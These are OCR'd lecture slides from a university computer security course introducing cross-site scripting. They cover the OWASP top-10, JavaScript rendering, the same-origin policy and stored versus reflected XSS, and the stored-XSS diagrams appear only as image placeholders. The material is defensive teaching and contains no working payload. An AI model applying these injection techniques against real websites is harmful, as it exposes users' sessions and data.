Web Security: XSS attacks

CS 161: Computer Security

Prof. Raluca Ada Popa

April 2, 2019

Some content adapted from materials by David Wagner or Dan Boneh

Announcements

- Midterm 2: Apr 9, 8pm - 10pm
- Covers up to the material this week
- Extra office hours: April 4, 5-6pm, Soda 729

Last time: SQL injection

Top web vulnerabilities

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Still quite common

Cross-site scripting attack (XSS)

- Attacker injects a malicious script into the webpage viewed by a victim user
  - Script runs in user's browser with access to page's data

Setting: Dynamic Web Pages

- Rather than static HTML, web pages can be expressed as a program, say written in *Javascript*:

web page

```
<font size=30>
Hello, <b>
<script>
var a = 1;
var b = 2;
document.write("world: ",
                a+b,
                "</b>");
</script>
```

- Outputs:

Hello, **world: 3**

Javascript

- Powerful web page *programming language*
- Scripts are embedded in web pages returned by web server
- Scripts are executed by browser. Can:
  - Alter page contents
  - Track events (mouse clicks, motion, keystrokes)
  - Issue web requests, read replies
- *(Note: despite name, has nothing to do with Java!)*

Rendering example

web server

web browser

```
<font size=30>
Hello, <b>
<script>
var a = 1;
var b = 2;
document.write("world: ", a+b, "</b>");
</script>
```

Browser's rendering engine:

1. Call HTML parser
- tokenizes, starts creating DOM tree
- notices <script> tag, yields to JS engine

2. JS engine runs script to change page

```
<font size=30>
Hello, <b>world: 3</b>
```

3. HTML parser continues:
- creates DOM

4. Painter displays DOM to user

```
Hello, world: 3
```

Confining the Power of Javascript Scripts

- Given all that power, browsers need to make sure JS scripts don't abuse it

- For example, don't want a script sent from hackerz.com web server to read or modify data from bank.com
- … or read keystrokes typed by user while focus is on a bank.com page!

Same Origin Policy

Recall:

- Browser associates web page elements (text, layout, events) with a given **origin**
- SOP = a script loaded by origin A can access only origin A's resources (and it cannot access the resources of another origin)

Two main types of XSS

- *Stored* XSS: attacker leaves Javascript lying around on benign web service for victim to load
- *Reflected* XSS: attacker gets user to click on specially-crafted URL with script in it, web service reflects it back

Stored (or persistent) XSS

- The attacker manages to store a malicious script at the web server, e.g., at `bank.com`
- The server later unwittingly sends script to a victim's browser
- Browser runs script in the same origin as the `bank.com` server


Stored XSS (Cross-Site Scripting)

Attack Browser/Server


evil.com

Stored XSS (Cross-Site Scripting)


Stored XSS (Cross-Site Scripting)




Stored XSS (Cross-Site Scripting)




Stored XSS (Cross-Site Scripting)



